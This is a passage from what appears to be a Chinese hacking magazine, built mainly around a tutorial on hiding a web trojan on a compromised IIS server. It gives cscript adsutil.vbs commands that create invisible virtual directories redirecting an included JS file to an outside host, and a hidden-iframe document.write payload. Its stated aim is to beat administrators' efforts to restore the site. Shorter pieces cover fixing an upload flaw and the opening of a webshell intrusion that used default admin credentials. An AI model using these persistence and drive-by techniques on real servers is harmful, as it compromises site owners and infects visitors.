1、将代码(2)处的判断限制上传类型的代码改成判断允许上传类型的代码，符合上传类型才能上传，否则拒绝。

2、在代码(3)的第一句前，加入判断文件后缀的功能，如果文件后缀不是合法的，则强制改成合法类型的一种，比如默认改成gif格式。

3、在代码(3)的检查文件内容中，添加更多的检查关键字，比如加入一句话木马的。

4、禁用html功能，论坛只支持UBB标签就够了。

好了，笔者能力有限，暂时只想到这四点了。

结语

笔者为此漏洞录制了两个动画，所以在写稿时就没截多少张图，大家可参照动画加深理解(编辑：到发稿时，由于光盘已经进厂，所以这两个动画没有收录进去，于是作者把动画放在了网上供大家下载——http://www.bazhi.com/upfile.rar)。同时，笔者已经联系程序作者修补漏洞，文中内容只为提醒大家在修补上传漏洞的时候要多加小心，以防止更多的漏洞，所以，请勿以此法搞破坏，否则后果自负。

编辑点评： 就在小编感叹现在研究PHP安全的人越来越多而逐渐忽略了ASP时，这篇文章就来了，作者分析代码，找出其中的几处安全隐患和一些防范的比较好的措施，最后利用存在隐患突破限制，达到最终目的：上传WEBSHELL；文章中是利用发帖突破防止外部提交参数的，小编提醒大家可以查看以前杂志上剑心说过一种突破防止外部提交参数的办法，可以找过来验证一下。

本期栏目与大家见面时，恐怕愚人节就要到了。那是一个可以合法捉弄人的日子，不知大家有没有什么好主意。反过来想一想，其实网络的攻与防也是黑客与网管的一个捉弄与被捉弄的游戏，两者斗到最后，往往胜利的是利用对方人为的失误。要做一个真正的黑客，人性必是伟大的。像有人利用技术去盗游戏装备，培训别人去盗qq呀，我认为已经不算是黑客了。

一种奇特的挂马方式

剑心[B.C.T]

我写这篇文章并不是教大家怎么跑去挂马的，挂马是不对的！不过有时候真的很想做些让人觉得痛快的事，因为我就碰到很多管理员，你跟他说服务器有问题，他不信，你改些东西警告他吧，他比你还勤快，你一改他就马上覆盖回去，让人真的很郁闷！还有，在一些服务器上，权限都拿到了，但不知道他是怎么弄的，什么都不让写，好不容易写个文件，不一会儿就恢复了，真的让人很！#$%%#%^#%^。据说就有一种软件能监视重要的文件，一旦发现更改就会给恢复过去。譬如它监视web目录的话，我们就不能更改它网站的任何内容了（编辑lcx：启明星辰网站就有这种软件——WebKeeper，是免费下载的，地址是http://www.venustech.com.cn/download/tools/20040626/2431.htm）。

不过，看了很多大虾的文章，自己也略微研究了下，总算琢磨出点东西来了，不用写任何文件就可以实现将别人的页面涂改和大家经常说的挂马等，这里就给大家介绍下。那些只知道勤快的管理员可要当心了！

大家知道，我们浏览网站的时候，都是由服务器将信息处理成Html方式再返回给我们的。而我们所要实现的是当客户端访问的时候，通过一些漏洞使其隐蔽地执行我们的木马等。比较常见的方式就是引入Frame，设置属性让它在页面不可见，或者有不怕死的就用javascript跳转，再高级点的会利用源代码里的Html元素如script标记或者frame标记，然后在这些标记里引入的其他文件或页面里做手脚，或者更改某些要在主页上显示的数据库内容，如修改数据库里的公告实现挂马。但是这些都需要在服务器的源代码里加东西或者修改网站的内容。无论是跨站还是直接修改源代码，都是极容易被发现的事，遇到一个勤快的管理员，你的东西就在服务器上待不了多久了！还有就是如果一些页面是不可写的，也很令我们郁闷，所以有必要寻找一种更隐蔽和更安全的挂马方式解决上面的问题。

我们先去IIS管理器里看看吧！选中一个页面，看看它的属性，如图1所示。呵呵，有个资源重定向吧！如果我们将这个页面选择重定向到我们已经控制的一个页面，那么当浏览器请求这个页面的时候，将会转而去访问我们定义好的那个页面。如果这个页面是网页木马呢？很显然，访问者就会被挂马！这是很简单的方式，只需在IIs里更改页面的重定向就可以了，任何能接触到IIS管理器的人都能轻易做到。但是这样还有问题，如果管理员发现页面总被跳转，在检查网站的文件及用备份等手段恢复还是不能解决问题的时候，他肯定会去IIS里看的，一不小心看到主页面的属性就会发现哪里存在问题，然后就会给改回去了。

所以我们继续看看有没有更隐蔽的方法！借助以前挂马者的方法，既然主页面很容易被发现，那么去看看主页面里的Html标记吧，如果发现有调用其他页面就好办了！譬如里面主页里有这么一个标记 **<script src="include/mm2.js"></script>**，那我们就有办法了，可以修改include/mm2.js的属性，如图2所示，转到我们的某个页面，内容当然是要能在script标记里解释的了，如：**document.write("<iframe style='display:none;' src=http://jnclovesw.com width=0 height=0></iframe>");**，这样就可以引人我们的页面了！当然，最好还是先实现它JS的功能，那样才够隐蔽。现在，管理员会发现首页没有更改，去IIs里看首页的属性，也没有更改，甚至主机上的任何www文件都没有修改，他会很郁闷吧！如果他只是把以前的网站备份恢复回去也是没有办法把页面改回去的，IIs文件那么多，他总不能一个一个看属性吧！这里顺便提一下，就是你选择重定向过去的文件必须是能被引用它的html标记解释的，否则是没有效果的。譬如一个<imgwidth=32 height=32 id="_x0000_i1026" src=1.jpg>，你把1.jpg重定向到我们的木马页面是没有用的，因为木马页面没有被当成Html解析，而是被送到img标签里当成图片了。我想到的能利用的标记也就是script还有frame，至于Css，我想也是可以利用的，只是利用的方法我还没有找到。当然，我的分析不知对不对，欢迎大家指教啊！

让我们继续吧！假设你面临的管理员够厉害或者够勤快，他发现了你在mm2.js上做了手脚，就会从IIs里把它恢复过去，我们的梦想就又破灭了。那有没有更隐蔽的方法，可以让管理员在IIs里都找不到呢？答案是肯定的。大家一定记得很久前的那个IIS配置漏洞吧，可以建立一个看不见的虚拟目录，然后在里面建立后门。我们也可以借来利用哦！看看IIS配置漏洞的原理，是说建立一个没有物理目录的虚拟目录，这样在IIs里就会不可见，然后就可以在这个目录里做些小动作了。这里我们先建立一个不可见的虚拟目录，如果主页里调用了include文件夹下的js文件，我们就建立include目录，这可以借助IIS的脚本实现。其中，adsutil.vbs脚本是在IIs的安装目录C:\Inetpub\AdminScripts下的，是控制IIS行为的一个脚本。我们用到的命令如下：**cscript adsutil.vbs CREATE W3SVC/1/Root/www/include "IIsWebVirtualDir"**，这样就会建立一个IIs里不可见的虚拟目录。因为没有设置路径，所以不会显示哦！然后再在这个目录下建立一个名字叫mm2.js的虚拟目录，呵呵，建立虚拟目录居然也可以用.等特殊字符的：**cscript adsutil.vbs CREATE**




图1




图2

W3SVC/1/Root/www/include/mm2.js "IIsWebVirtualDir",这样就存在一个include/mm2.js的虚拟目录了。想到什么了?是不是跟主页里调用的那个文件名字是一样的? 我们继续往下做：**cscript adsutil.vbs set W3SVC/1/Root/www/include/mm2.js/httpredirect "http://jnclovesw.com/mm1.js"**,这样是更改mm2.js虚拟目录的重定向特性，如图3所示。




图3




图4

注意其中的W3SVC/1/Root/www/代表IIs下的第一个web服务器的www虚拟目录，大家不清楚的话可以用adsutil.vbs的enum参数去查询自己需要更改的网站的id号，其他的操作可以打开adsutil.vbs脚本的帮助看看。这样操作之后就设置了虚拟目录的重定向特性。现在试着在主页里调用include/mm2.js，你猜猜返回的是mm2.js的内容还是我们的mm1.js内容呢? 答案是mm1.js，如图4所示。

并且物理文件还是存在的，这也许就是IIS的特性吧! 它首先处理用户的请求，并且虚拟目录优先于物理文件。接着我们去IIS里看看有没有include虚拟目录吧，如图5所示。没有吧，呵呵! 这样我们就成功地绕过权限的限制和管理员的检测，将我们的木马挂到了对方的网站上，并且除非对方重做IIs或者删除我们隐藏的虚拟目录，否则他是很难清除我们的木马的!




图5

文章很简单，关键是IIS脚本的命令和对IIs的一些认识。这种挂马方式适合于得到管理员权限之后的挂马，对付那些只是勤快的管理员还是很有用的。以后大家发现网站存在问题时，记得要用这个脚本查看一下有没有问题哦，或者干脆把IIS的设置也备份吧，遇到问题把IIs的设置还原，呵呵!

如果还有什么问题欢迎到论坛讨论，我的ID是剑心大人。

编辑点评： 很隐蔽的一种挂马方式，不过不知会不会在iis管理器文件列表看到这个mm2.js文件后边的属性被标明重定向了，如果看不到那就很完美了，大家可以自行在iis5或iis6里测试。另外，作者提到“大家不清楚的话可以用adsutil.vbs的enum参数去查询自己需要更改的网站的id号”，那个东东太大了，我写个vbs脚本一运行就可以列出网站的id号了，vbs脚本代码如下：

```
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
For Each obj3w In objservice
If IsNumeric(obj3w.Name) Then
sServerName=Obj3w.ServerComment
Set webSite = GetObject("IIS://Localhost/W3SVC/" & obj3w.Name & "/Root")
ListAllWeb = ListAllWeb & obj3w.Name & String(15-Len(obj3w.Name)," ") & obj3w.ServerComment & "(" & webSite.Path & ")" & vbCrLf
End If
Next
WScript.Echo ListAllWeb
Set ObjService=Nothing
WScript.Quit
```

nohack小技巧

利用fc和>来分析注册表

例如，我们可以在安装软件前份一次注册表（如：c:first.reg)，安装后再导出注册表文件（c:second.red）然后再在MS－DOS方式（纯DOS方式也行）下执行下列命令：

c:>fc first.reg second.reg>fc.txt （回车）

再打开fc,txt文件，即可查看该软件对注册表添加了哪些子项了。

注：重定向输入的文件类型一般为.txt形式也可以，如.wps 、.doc等，前提是必须安装相应的文件打开程序。

没有上传也拿webshell

JnC[B.C.T]

现在大部分得到webshell的思路都需要上传的支持，譬如欺骗上传得到webshell，或者利用数据库的备份功能将上传的图片备份成我们的木马等。如果没有上传选项，利用后台得到webshell还是有点困难的，这次我就遇到了一个。因为是要服务器上的一个webshell以便于我们进行旁注，所以挑了一个很弱的站，也就是我们今天的目标了。直接在网站里扫出了后台的登录界面，用默认口令admin登录进去，果然是最高权限的管理员账户哈！一看后台的功能，有上传，有备份，如图1所示。拿webshell应该是件很简单的事吧（当然不会这么简单了，不然就没有这篇文章了^_^）。

